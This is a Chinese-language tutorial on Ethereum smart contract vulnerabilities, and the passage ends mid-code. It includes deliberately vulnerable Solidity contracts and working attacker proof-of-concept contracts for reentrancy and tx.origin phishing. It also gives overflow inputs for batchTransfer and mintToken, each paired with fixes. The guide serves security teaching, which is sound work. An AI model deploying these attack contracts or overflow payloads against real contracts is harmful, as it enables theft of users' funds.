* [智能合约特性可能导致的安全风险](#header-n126)
  + [1. 竞态条件引发](#竞态条件引发)
    - [1.1 重入漏洞(Reentrancy)](#重入漏洞reentrancy)
    - [1.2 交易顺序依赖攻击](#交易顺序依赖攻击)
  + [2. 整型溢出](#整型溢出)
    - [乘法溢出](#header-n191)
    - [减法溢出](#header-n203)
    - [加法溢出](#header-n216)
    - [其他可能溢出的情况](#header-n231)
    - [漏洞修复](#header-n252)
  + [3. tx.origin使用错误](#tx.origin使用错误)
  + [4. re-approve](#re-approve)
  + [5. 强行将以太币置入合约](#强行将以太币置入合约)
  + [6.短地址/参数攻击](#短地址参数攻击)
  + [7. 拒绝服务攻击(DOS)](#拒绝服务攻击dos)
    - [7.1 通过(Unexpected)Revert发动DoS](#通过unexpected-revert发动dos)
    - [7.2 通过区块Gas Limit发动DoS](#通过区块gas-limit发动dos)
    - [7.3 所有者操作](#所有者操作)
  + [8. 区块参数依赖](#区块参数依赖)
    - [8.1 时间戳依赖](#时间戳依赖)
    - [8.2 区块哈希依赖](#区块哈希依赖)
    - [8.3 漏洞修复](#漏洞修复-1)
  + [9. ecrecover 未作0地址判断](#ecrecover-未作0地址判断)
  + [10. 底层函数误用](#底层函数误用)
    - [10.1 call注入攻击](#call注入攻击)
    - [10.2 delegatecall误用](#delegatecall误用)
  + [11.使用未初始化的存储器局部变量](#使用未初始化的存储器局部变量)
  + [12. 合约继承中的变量覆盖问题](#合约继承中的变量覆盖问题)
  + [13. 浮点和精度](#浮点和精度)
  + [14. 外部合约调用](#外部合约调用)
  + [15.发送和接收以太币存在的安全风险](#发送和接收以太币存在的安全风险)
  + [16. 读取合约的状态变量](#读取合约的状态变量)
* [开发人员失误导致的安全风险](#header-n708)
  + [1. 逻辑判断错误](#逻辑判断错误)
    - [1.1 transferFlaw](#transferflaw)
    - [1.2 pauseTransfer-anyone](#pausetransfer-anyone)
    - [1.3 allowAnyone](#allowanyone)
    - [1.4approve-with-balance-verify](#approve-with-balance-verify)
  + [2. 合约权限不符](#合约权限不符)
    - [2.1 可见性权限不符](#可见性权限不符)
    - [2.2 函数调用权限不符](#函数调用权限不符)
  + [3. 构造函数失配](#构造函数失配)
    - [3.1 构造函数名和合约名不一致](#构造函数名和合约名不一致)
    - [3.2 constructor声明形式错误](#constructor声明形式错误)
  + [4.假充值：transfer/transferFrom执行失败未抛出异常](#假充值transfertransferfrom执行失败未抛出异常)
  + [5. 合约实现与设计不符](#合约实现与设计不符)
* [合约编写规范建议](#header-n853)
  + [1. ERC20接口标准检查](#erc20接口标准检查)
  + [2. 目标地址非零检查](#目标地址非零检查)
  + [3. Pausable模块继承](#pausable模块继承)
  + [4. 以太坊最新安全规范](#以太坊最新安全规范)
  + [5.对编译器版本的说明](#对编译器版本的说明)
  + [6.弃用项](#弃用项)
  + [7.误用assert、require、revert、throw](#误用assertrequirerevertthrow)
  + [8.SafeMath使用建议](#safemath使用建议)
* [推荐阅读](#header-n970)

## 智能合约特性可能导致的安全风险


### 1. 竞态条件引发

以太坊智能合约的特点之一是能够调用和利用其他外部合约的代码，调用外部合约主要存在的危险就是外部合约可以接管控制流，并对调用函数不期望的数据进行更改。这类漏洞有多种形式，包括重入和交易顺序依赖等。

#### 1.1 重入漏洞(Reentrancy)

* 问题描述

合约通常也处理 Ether，因此通常会将 Ether  
发送给各种外部用户地址。调用外部合约或将以太网发送到地址的操作需要合约提交外部调用。这些外部调用可能被攻击者劫持，迫使合约执行进一步的代码（即通过回退函数），包括回调自身。因此代码执行"重新进入"合约。这种攻击被用于臭名昭著的DAO 攻击。

* 案例
* pragma solidity ^0.4.22;  
    
  contract Reentrancy {  
   mapping(address => uint256) public balances;  
    
   event WithdrawFunds(address \_to,uint256 \_value);  
    
   function depositFunds() public payable {  
   balances[msg.sender] += msg.value;  
   }  
    
   function showbalance() public view returns (uint256 ){  
   return address(this).balance;  
   }  
    
   function withdrawFunds (uint256 \_weiToWithdraw) public {  
   require(balances[msg.sender] >= \_weiToWithdraw);  
   require(msg.sender.call.value(\_weiToWithdraw)());  
   balances[msg.sender] -= \_weiToWithdraw;  
   emit WithdrawFunds(msg.sender,\_weiToWithdraw);  
   }  
  }
* 该合约有两个函数：depositFunds()和withdrawFunds()，depositFunds()的功能是增加msg.sender的余额，withdrawFunds()的功能是取出msg.sender指定的数值为\_weiToWithdraw的Ether。
* 现在，一个攻击者创建了下列合约
* pragma solidity ^0.4.22;  
    
  //设置原合约接口，方便回调  
  interface Reentrancy {  
   function depositFunds() external payable;  
   function withdrawFunds (uint256 \_weiToWithdraw) external;  
  }  
  //漏洞证明合约  
  contract POC {  
   address owner;  
   Reentrancy reInstance;  
    
   constructor() public {  
   owner = msg.sender;  
   }  
    
   modifier onlyOwner() {  
   require(owner==msg.sender);  
   \_;  
   }  
   //指向原合约地址  
   function setInstance(address addr) public onlyOwner {  
   reInstance = Reentrancy(addr);  
   }  
   //先存入一笔以太币  
   function depositEther() public payable {  
   require(msg.value >= 1 ether);  
   reInstance.depositFunds.value(msg.value)();  
   }  
   //取出盗取的以太币  
   function getEther() public onlyOwner {  
   msg.sender.transfer(address(this).balance);  
   }  
   //调用withdrawFunds,发起攻击   
   function withdrawFunds() public onlyOwner {  
   reInstance.withdrawFunds(1 ether);  
   }  
   //回退函数，进行重入攻击  
   function() external payable {  
   if(address(reInstance).balance >= 1 ether) {  
   reInstance.withdrawFunds(1 ether);  
   }  
   }  
  }
* 

PS:注意此处由于重入攻击造成了balances[msg.sender]溢出，强烈推荐所有数学运算都使用SafeMath进行。

分析该合约是如何进行重入攻击的：

1、假设普通用户向原合约(Reentrancy.sol)存入15 ether；

2、攻击者部署攻击合约(POC.sol)，并调用setInstance()指向原合约部署地址；

3、攻击者调用攻击合约的depositEther()函数，预先向原合约预存1  
ether，此时， 在原合约中，攻击合约的地址有1 ether余额；

4、攻击者调用攻击合约的withdrawFunds()函数，该函数再调用原合约的withdrawFunds()函数，并传参1  
ether；

5、进入原合约，withdrawFunds()函数的第一行require(balances[msg.sender] >= \_weiToWithdraw);，攻击合约地址下余额为1  
ether，等于\_weiToWithdraw，条件满足，进入下一行；

6、withdrawFunds()函数的第二行require(msg.sender.call.value(\_weiToWithdraw)());，向msg.sender转入\_weiToWithdraw(此时是1  
ether)，由于msg.sender是合约地址，solidity规定向合约地址接收到ether时如果未指定其他有效函数，那么默认会调用合约的[fallback](https://solidity.readthedocs.io/en/latest/contracts.html?highlight=fallback#fallback-function)函数，执行流进入攻击合约，并调用攻击合约的fallback函数，并且，因为是通过call.value()()方式发送以太币，该方法会发送所有剩余gas；

7、进入攻击合约的fallback函数，if判断原合约余额，此时为16  
ether，条件满足，再次"重入"原合约的withdrawFunds()函数；

8、再次进入原合约的withdrawFunds()函数，因为balances[msg.sender] -= \_weiToWithdraw;并未执行，所以此时攻击合约地址仍有1  
ether，第一个require条件满足，执行到第二个require；

9、此后步骤6-8将一直重复，直到原合约余额少于1 ether或者gas耗尽；

10、最后进入原合约，执行balances[msg.sender] -= \_weiToWithdraw;，注意，此处会从balances[msg.sender]中减去所有提取的ether，导致balances[msg.sender]溢出，如果此处使用SafeMath，可以通过抛出异常的方式避免重入攻击；

最终的结果是攻击者只使用了1 ether，就从原合约中取出了所有的ether。

* 漏洞修复

1、在可能的情况下，将ether发送给外部地址时使用solidity内置的[transfer()函数](http://solidity.readthedocs.io/en/latest/units-and-global-variables.html#address-related)，transfer()转账时只发送2300  
gas，不足以调用另一份合约(即重入发送合约)，使用transfer()重写原合约的withdrawFunds()如下；

function withdrawFunds (uint256 \_weiToWithdraw) public {  
 require(balances[msg.sender] >= \_weiToWithdraw);  
 msg.sender.transfer(\_weiToWithdraw);  
 balances[msg.sender] -= \_weiToWithdraw;  
 emit WithdrawFunds(msg.sender,\_weiToWithdraw);  
}

2、确保状态变量改变发生在ether被发送(或者任何外部调用)之前，即Solidity官方推荐的[检查-生效-交互模式(checks-effects-interactions)](http://solidity.readthedocs.io/en/latest/security-considerations.html#use-the-checks-effects-interactions-pattern);

function withdrawFunds (uint256 \_weiToWithdraw) public {  
 require(balances[msg.sender] >= \_weiToWithdraw);//检查  
 balances[msg.sender] -= \_weiToWithdraw;//生效  
 require(msg.sender.call.value(\_weiToWithdraw)());//交互  
 emit WithdrawFunds(msg.sender,\_weiToWithdraw);  
}

3、使用互斥锁：添加一个在代码执行过程中锁定合约的状态变量，防止重入调用

bool reEntrancyMutex = false;  
function withdrawFunds (uint256 \_weiToWithdraw) public {  
 require(!reEntrancyMutex);  
 reEntrancyMutex = true;  
 require(balances[msg.sender] >= \_weiToWithdraw);  
 require(msg.sender.call.value(\_weiToWithdraw)());  
 balances[msg.sender] -= \_weiToWithdraw;  
 reEntrancyMutex = false;  
 emit WithdrawFunds(msg.sender,\_weiToWithdraw);  
}

* 真实的例子：[The DAO](https://etherscan.io/address/0xd2e16a20dd7b1ae54fb0312209784478d069c7b0#code)

重入在这次攻击中发挥了重要作用，最终导致了 Ethereum Classic（ETC）的分叉。有关The DAO 漏洞的详细分析，请参阅 [Phil Daian的文章](http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/)。

* 参考文章：以下链接详细介绍了已知攻击相关实例，重点在重入攻击相关描述部分，从【单一函数，跨函数共享状态变量竞争等方面逐一进行了解释和实例代码分析。

英文版[Known Attacks-Reentrancy](https://consensys.github.io/smart-contract-best-practices/known_attacks/)  
中文版[已知攻击介绍-重入攻击](http://www.docin.com/p-2064547901.html) 注意：本文版本当中使用弃用项throw较多，注意比较。

#### 1.2 交易顺序依赖攻击

与大多数区块链一样，以太坊节点汇集交易并将其形成块。一旦矿工解决了共识机制（目前Ethereum的 ETHASH  
PoW），这些交易就被认为是有效的。解决该区块的矿工也会选择来自该矿池的哪些交易将包含在该区块中，这通常是由gasPrice交易决定的。在这里有一个潜在的攻击媒介。攻击者可以观察事务池中是否存在可能包含问题解决方案的事务，修改或撤销攻击者的权限或更改合约中的对攻击者不利的状态。然后，攻击者可以从这个事务中获取数据，并创建一个更高级别的事务gasPrice 并在原始之前将其交易包含在一个区块中。

* 案例

contract FindThisHash {  
 bytes32 constant public hash = 0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;  
  
 constructor() public payable {} // load with ether  
  
 function solve(string solution) public {  
 // If you can find the pre image of the hash, receive 1000 ether  
 require(hash == sha3(solution));   
 msg.sender.transfer(1000 ether);  
 }  
}

这个合约包含1000个ether，找到并提交正确答案的用户将得到这笔奖励。当一个用户找出答案Ethereum!。他调用solve函数，并把答案Ethereum!作为参数。不幸的是，攻击者可以观察交易池中任何人提交的答案，他们看到这个解决方案，检查它的有效性，然后提交一个远高于原始交易的gasPrice的新交易。解决该问题的矿工可能会因攻击者的gasPrice更高而先打包攻击者的交易。攻击者将获得1000ether，最初解决问题的用户将不会得到任何奖励（合约中没有剩余ether）。

* 漏洞修复

有两类用户可以进行这种的提前交易攻击。用户（修改他们的交易的gasPrice）和矿工自己（他们可以按照他们认为合适的方式重新排序交易）。一个易受第一类（用户）攻击的合约比一个易受第二类（矿工）攻击的合约明显更糟糕，因为矿工只能在解决一个区块时执行攻击，这对于任何针对特定区块的单个矿工来说都是不可能的。在这里，我将列出一些与他们可能阻止的攻击类别相关的缓解措施。

可以采用的一种方法是在合约中创建限制条件，即gasPrice上限。这可以防止用户增加gasPrice并获得超出上限的优先事务排序。这种预防措施只能缓解第一类攻击者（任意用户）的攻击。在这种情况下，矿工仍然可以攻击合约，因为无论gasPrice如何，他们都可以根据需要排序交易。

更可靠的方法是尽可能使用[提交---披露方案(commit-reveal)](https://ethereum.stackexchange.com/questions/191/how-can-i-securely-generate-a-random-number-in-my-smart-contract)。这种方案规定用户使用隐藏信息（通常是散列）发送交易。在交易已包含在块中之后，用户发送一个交易解密已经发送的数据（披露阶段）。此方法可防止矿工和用户进行前瞻性交易，因为他们无法确定交易内容。然而，这种方法无法隐藏交易价值（在某些情况下，这是需要隐藏的有价值信息）。  
ENS智能合约允许用户发送交易，其承诺数据包括他们愿意花费的以太数量。然后，用户可以发送任意值的交易。在披露阶段，用户退还了交易中发送的金额与他们愿意花费的金额之间的差额。

* 参考链接：https://blog.sigmaprime.io/solidity-security.html#race-conditions

### 2. 整型溢出

以太坊虚拟机（EVM）为整数指定固定大小的数据类型。这意味着一个整型变量只能有一定范围的数字表示。例如，一个 uint8 ，只能存储在范围  
[0,255] 的数字。试图存储 256 到一个 uint8 将变成  
0。不加注意的话，只要没有检查用户输入又执行计算，导致数字超出存储它们的数据类型允许的范围，Solidity  
中的变量就可以被用来组织攻击。

#### 乘法溢出

* 案例([CVE-2018-10299](https://nvd.nist.gov/vuln/detail/CVE-2018-10299))


pragma solidity ^0.4.22;  
  
library SafeMath {  
 function sub(uint256 a, uint256 b) internal pure returns (uint256) {  
 assert(b <= a);  
 return a - b;  
 }  
 function add(uint256 a, uint256 b) internal pure returns (uint256 c) {  
 c = a + b;  
 assert(c >= a);  
 return c;  
 }   
}  
  
contract TokenExample {  
 using SafeMath for uint256;  
   
 mapping(address => uint256) public balances;  
   
 event Transfer(address \_from,address \_to,uint256 \_value);  
   
 function batchTransfer(address[] \_receivers, uint256 \_value) public returns (bool) {  
 uint cnt = \_receivers.length;  
 uint256 amount = uint256(cnt) \* \_value;  
 require(cnt > 0 && cnt <= 20);  
 require(\_value > 0 && balances[msg.sender] >= amount);  
   
 balances[msg.sender] = balances[msg.sender].sub(amount);  
 for (uint i = 0; i < cnt; i++) {  
 balances[\_receivers[i]] = balances[\_receivers[i]].add(\_value);  
 emit Transfer(msg.sender, \_receivers[i], \_value);  
 }  
 return true;  
 }  
}

上述合约代码中，存在漏洞的代码为uint256 amount = uint256(cnt) \* \_value;，计算转出总额度amount未使用SafeMath也未对溢出进行检查，直接将转账地址数量乘以转账额度，如果输入极大的\_value，那么amount计算结果就可能产生溢出，导致代币增发。

在Remix-ide中测试如下：

1、部署合约；

2、调用batchTransfer函数,向batchTransfer函数传入地址数组["0xb4D30Cac5124b46C2Df0CF3e3e1Be05f42119033","0x0e823fFE018727585EaF5Bc769Fa80472F76C3d7"]，以及\_value"0x8000000000000000000000000000000000000000000000000000000000000000"即2\*\*255，使得amount=2\*\*255  
\*  
2,超出uint256类型的范围[0,2\*\*256-1]，溢出为0，发送者账户余额不减少，并且，本例中，发送者的代币可以为零，实现"无中生有"。：



3、查看余额：



#### 减法溢出

* 案例

pragma solidity ^0.4.22;  
  
contract TokenExample {  
 address public owner;  
 mapping(address => uint256) public balances;  
 mapping(address=>mapping(address=>uint256)) public allowed;  
   
 event Transfer(address \_from,address \_to,uint256 \_value);  
   
 modifier onlyOwner {  
 require(msg.sender == owner);  
 \_;  
 }  
   
 constructor() public {  
 owner = msg.sender;   
 balances[owner] = 2000 \* 10\*\*8;  
 }  
   
 function distribute(address[] addresses) public onlyOwner {  
 for (uint i = 0; i < addresses.length; i++) {  
 balances[owner] -= 2000 \* 10\*\*8;  
 balances[addresses[i]] += 2000 \* 10\*\*8;  
 emit Transfer(owner, addresses[i], 2000 \* 10\*\*8);  
 }  
 }  
}

上述合约代码中，distribute函数的功能是从owner账户向指定的地址列表转入2000  
\*  
10\*\*8代币，但是在对balances[owner]的计算中未使用SafeMath，也未判断owner账户是否有足够的代币，当转出代币总量大于owner账户余额的时候，balances[owner]产生减法溢出，变成一个极大值。

在Remix-ide中测试如下：

1、部署合约

2、调用distribute函数，传入地址数组：

["0x14723a09acff6d2a60dcdf7aa4aff308fddc160c","0x4b0897b0513fdc7c541b6d9d7e929c4e5364d2db"]

owner分别向这两个地址发送2000 \*  
10\*\*8代币，超过owner余额，balances[owner]产生减法溢出；

3、查询owner账户余额，等于2\*\*256-2000\*10\*\*8：



#### 加法溢出

* 案例

pragma solidity ^0.4.22;  
  
contract TokenExample {  
 address public owner;  
 mapping(address => uint256) public balanceOf;  
 uint256 public totalSupply;  
 uint8 public decimals = 18;  
   
 event Transfer(address \_from,address \_to,uint256 \_value);  
   
 modifier onlyOwner {  
 require(msg.sender == owner);  
 \_;  
 }  
   
 constructor() public {  
 owner = msg.sender;   
 totalSupply = 2000 \* 10\*\*uint256(decimals);  
 balanceOf[owner] = totalSupply;  
 }  
   
 function transfer(address \_to, uint256 \_value) public returns (bool success) {  
 require(balanceOf[msg.sender] >= \_value);  
 require(balanceOf[\_to] + \_value >= balanceOf[\_to]);  
 balanceOf[msg.sender] -= \_value;  
 balanceOf[\_to] += \_value;  
 emit Transfer(msg.sender, \_to, \_value);  
 return true;  
 }  
   
 function mintToken(address target, uint256 mintedAmount) public onlyOwner {  
 balanceOf[target] += mintedAmount;  
 totalSupply += mintedAmount;  
 emit Transfer(0, this, mintedAmount);  
 emit Transfer(this, target, mintedAmount);  
 }  
}

上述合约代码中，mintToken函数的功能是owner向指定账户增发mintedAmount数量的代币，但是在对balanceOf[target]与totalSupply进行加法操作未做溢出检查，导致其可能存在溢出，并且，通过溢出，恶意owner可以任意增减target账户的余额，或者增发实际远远超过totalSupply的代币。


在Remix-ide中测试如下：

1、部署合约；


2、向target预先转一部分代币，模拟目标账户中已有的代币：调用transfer函数，传入地址target地址：

0x14723a09acff6d2a60dcdf7aa4aff308fddc160c，以及转账额度，比如2000000000000000000（2  
\* 10\*\*uint256(decimals)）;

3、如果owner想控制target的余额减半，那么，他只需要向target增发2\*\*256-balanceOf[target]+10\*\*18=0xfffffffffffffffffffffffffffffffffffffffffffffffff21f494c589c0000，现在调用mintToken函数，向target地址转入上述数量的代币：



4、查询target余额：



参考案例链接：[代币变泡沫，以太坊Hexagon溢出漏洞比狗庄还过分](https://www.anquanke.com/post/id/145520)

#### 其他可能溢出的情况

* 烧币溢出(指数溢出)

案例：问题合约代码 burnWithDecimals() 函数中 10 \*\* \_dec 这⼀乘⽅操作存在整数溢出漏洞，可使计算结果为 0。若 \_dec 传⼊值⼤于 255，则最终 \_value值会被更新为 0。黑客可通过构造攻击参数，在自身余额并不减少的情况下，触发烧币 Burn() 事件。

function burnWithDecimals(uint256 \_value, uint256 \_dec) public returns (bool success) {  
 \_value = \_value \* 10 \*\* \_dec;  
 require(balanceOf[msg.sender] >= \_value); // Check if the sender has enough  
 balanceOf[msg.sender] -= \_value; // Subtract from the sender  
 totalSupply -= \_value; // Updates totalSupply  
 Burn(msg.sender, \_value);  
 return true;  
}

修改建议：定义一个不可修改的 \_dec

参考链接：[OnPlace (OPL)合约：猝不及防的的虚假烧币漏洞](https://www.jinse.com/bitcoin/218979.html)

* 铸币溢出(指数溢出)

案例：owner 可以通过传入一个极大的值来制造溢出，进而绕开合约中铸币最大值的设置，来发行任意多的币。[CVE-2018-11809]

function mint(address \_holder, uint256 \_value) external icoOnly {  
 require(\_holder != address(0));  
 require(\_value != 0);  
 require(totalSupply + \_value <= tokenLimit);  
  
 balances[\_holder] += \_value;  
 totalSupply += \_value;  
 Transfer(0x0, \_holder, \_value);  
}

推荐的代码实现

使用诸如 SafeMath 的安全运算方式来运算。

function add(uint256 a, uint256 b) internal pure returns (uint256) { //此处也可以直接调用现成的SafeMath库进行计算  
 uint256 c = a + b;  
 assert(c >= a);  
 return c;  
}  
  
function mint(address \_holder, uint256 \_value) external icoOnly {  
 require(\_holder != address(0));  
 require(\_value != 0);  
 require(add(totalSupply,\_value) <= tokenLimit);  
  
 balances[\_holder] = add(balances[\_holder],\_value);  
 totalSupply =add(totalSupply, \_value);  
 Transfer(0x0, \_holder, \_value);  
}

参考链接：以下链接介绍了一些铸币溢出漏洞相关分析和事件案例  
 [以太坊智能合约 Owner 相关 CVE 漏洞分析](https://paper.seebug.org/627/)  
 [CVE-2018-11809](https://etherscan.io/address/0x2604fa406be957e542beb89e6754fcde6815e83f#code)

* 其他溢出类型总结:[代码实现漏洞问题列表](https://github.com/sec-bit/awesome-buggy-erc20-tokens/blob/master/ERC20_token_issue_list_CN.md#a22-constructor-mistyping)
* 包含如下一些溢出类型实例

#### 漏洞修复

OpenZeppelin提供了一套很好的[SafeMath库](https://github.com/OpenZeppelin/openzeppelin-solidity/blob/master/contracts/math/SafeMath.sol)，使用SafeMath库函数能够有效避免四则运算溢出漏洞，SafeMath库源码如下：

pragma solidity ^0.4.24;  
  
  
/\*\*  
 \* @title SafeMath  
 \* @dev Math operations with safety checks that throw on error  
 \*/  
library SafeMath {  
  
 /\*\*  
 \* @dev Multiplies two numbers, throws on overflow.  
 \*/  
 function mul(uint256 a, uint256 b) internal pure returns (uint256 c) {  
 // Gas optimization: this is cheaper than asserting 'a' not being zero, but the  
 // benefit is lost if 'b' is also tested.  
 // See: https://github.com/OpenZeppelin/openzeppelin-solidity/pull/522  
 if (a == 0) {  
 return 0;  
 }  
  
 c = a \* b;  
 assert(c / a == b);  
 return c;  
 }  
  
 /\*\*  
 \* @dev Integer division of two numbers, truncating the quotient.  
 \*/  
 function div(uint256 a, uint256 b) internal pure returns (uint256) {  
 // assert(b > 0); // Solidity automatically throws when dividing by 0  
 // uint256 c = a / b;  
 // assert(a == b \* c + a % b); // There is no case in which this doesn't hold  
 return a / b;  
 }  
  
 /\*\*  
 \* @dev Subtracts two numbers, throws on overflow (i.e. if subtrahend is greater than minuend).  
 \*/  
 function sub(uint256 a, uint256 b) internal pure returns (uint256) {  
 assert(b <= a);  
 return a - b;  
 }  
  
 /\*\*  
 \* @dev Adds two numbers, throws on overflow.  
 \*/  
 function add(uint256 a, uint256 b) internal pure returns (uint256 c) {  
 c = a + b;  
 assert(c >= a);  
 return c;  
 }  
}

在合约中使用SafeMath示例：

pragma solidity ^0.4.24;  
  
library SafeMath {  
  
 function mul(uint256 a, uint256 b) internal pure returns (uint256 c) {  
 if (a == 0) {  
 return 0;  
 }  
  
 c = a \* b;  
 assert(c / a == b);  
 return c;  
 }  
  
 function div(uint256 a, uint256 b) internal pure returns (uint256) {  
 return a / b;  
 }  
  
 function sub(uint256 a, uint256 b) internal pure returns (uint256) {  
 assert(b <= a);  
 return a - b;  
 }  
  
 function add(uint256 a, uint256 b) internal pure returns (uint256 c) {  
 c = a + b;  
 assert(c >= a);  
 return c;  
 }  
}  
   
contract TokenExample {  
 using SafeMath for uint256; // 引入SafeMath库  
   
 function transfer(address \_to,uint256 \_value) public returns (bool) {  
 require(\_to != address(0));  
 require(\_value <= balances[msg.sender]);  
  
 balances[msg.sender] = balances[msg.sender].sub(\_value); // 使用SafeMath做减法运算  
 balances[\_to] = balances[\_to].add(\_value);// 使用SafeMath做加法运算  
 emit Transfer(msg.sender, \_to, \_value);  
 return true;  
 }  
}

为了避免程序结果中产生溢出，破坏智能合约执行逻辑，建议开发者在所有四则运算中都使用SafeMath。

* 参考链接：[ERC20智能合约整数溢出系列漏洞披露](https://www.secrss.com/articles/3289)

### 3. tx.origin使用错误

tx.origin是Solidity的一个全局变量，它遍历整个调用栈并返回最初发送调用（或事务）的帐户的地址。在智能合约中使用此变量进行身份验证会使合约容易受到类似网络钓鱼的攻击。

有关进一步阅读，请参阅：  
[Stack ExchangeQuestion](https://ethereum.stackexchange.com/questions/1891/whats-the-difference-between-msg-sender-and-tx-origin)  
[PeterVenesses BLog](https://vessenes.com/tx-origin-and-ethereum-oh-my/)  
[Solidity-tx.origin攻击](https://medium.com/coinmonks/solidity-tx-origin-attacks-58211ad95514)。

* 案例

contract Phishable {  
 address public owner;  
  
 constructor () public {  
 owner = msg.sender ;   
 }  
  
 function () public payable {} // collect ether  
  
 function withdrawAll(address \_recipient) public {  
 require(tx.origin == owner);  
 \_recipient.transfer(this.balance);   
 }  
}

该合约有三个函数：constructor构造函数，指定合约owner；fallback函数，通过添加payable关键字以便接收用户转账；withdrawAll函数，对tx.origin进行判断，如果tx.origin是owner，则将合约地址所拥有的ether发送到\_recipient中。

现在，一个攻击者创建了下列合约:

pragma solidity ^0.4.22;  
//设置原合约接口，方便调用函数  
interface Phishable {  
 function owner() external returns (address);  
 function withdrawAll(address \_recipient) external;  
}  
//漏洞证明合约  
contract POC {  
 address owner;  
 Phishable phInstance;  
   
 constructor() public {  
 owner = msg.sender;  
 }  
   
 modifier onlyOwner() {  
 require(owner==msg.sender);  
 \_;  
 }  
 //指向原合约地址  
 function setInstance(address addr) public onlyOwner {  
 phInstance = Phishable(addr);  
 }  
   
 function getBalance() public onlyOwner {  
 owner.transfer(address(this).balance);  
 }  
   
 function attack() internal {  
 address phOwner = phInstance.owner();  
 if(phOwner == msg.sender){   
 phInstance.withdrawAll(owner);   
 } else {  
 owner.transfer(address(this).balance);  
 }  
 }  
   
 function() external payable {  
 attack();  
 }  
}

攻击者诱使原合约(Phishable.sol)的owner发送ether到攻击合约(POC.sol)地址，然后调用攻击合约的fallback函数，执行attack()函数，此时phOwner == msg.sender，将会调用原合约的withdrawAll()函数，程序执行进入原合约，此时msg.sender是攻击合约的地址，tx.origin是最初发起交易的地址，即原合约的owner，require(tx.origin == owner);条件满足，\_recipient.transfer(this.balance);可以执行，即将原合约地址里的ether转给攻击者。

但它也有自己使用的场景，比如想要拒绝外部合约调用当前合约则可使用require（tx.origin ==msg.sender）来进行实现。

* 漏洞修复

tx.origin不应该用于智能合约的授权。  
这并不是说永远不应该使用tx.origin变量。  
它在智能合约中确实有一些合法的用例。  
例如，如果想要拒绝外部合约调用当前合约，他们可以通过require(tx.origin ==  
msg.sender)实现。 这可以防止使用中间合约来调用当前合约。

* 参考链接：https://blog.sigmaprime.io/solidity-security.html#tx-origin

### 4. re-approve

approve函数执行时，通过直接修改allowance为新的值，授权spender账户花费新的指定金额。

如果spender在有能力操纵交易被矿工确认的顺序，那么spender可以在approve函数调用生效前，花费现有的所有的allowance，等到approve生效，spender便可以花费新的allowance，使得总花费大于预想的数量，从而导致Re-approve攻击。

当spender账户已获得approve权限，被授权账户修改approve金额，并且账户余额充足时，若spender有能力操作交易的打包顺序时情况下才能够发动改类攻击。

此类攻击仅会造成spender账户可以使用比被授权账户预期更多的代币，或者可以使用的代币不足预期，并不会对账户余额和代币总量造成实质性的影响。

* 漏洞修复

推荐使用increaseApproval 与decreaseApproval 对授权值进行更改：

参考[OpenZeppelin](https://github.com/OpenZeppelin/openzeppelin-solidity/blob/master/contracts/token/ERC20/StandardToken.sol)的写法如下：

function increaseApproval(  
 address \_spender,  
 uint256 \_addedValue  
)  
 public  
 returns (bool)  
{  
 allowed[msg.sender][\_spender] = (  
 allowed[msg.sender][\_spender].add(\_addedValue));  
 emit Approval(msg.sender, \_spender, allowed[msg.sender][\_spender]);  
 return true;  
}  
  
function decreaseApproval(  
 address \_spender,  
 uint256 \_subtractedValue  
)  
 public  
 returns (bool)  
{  
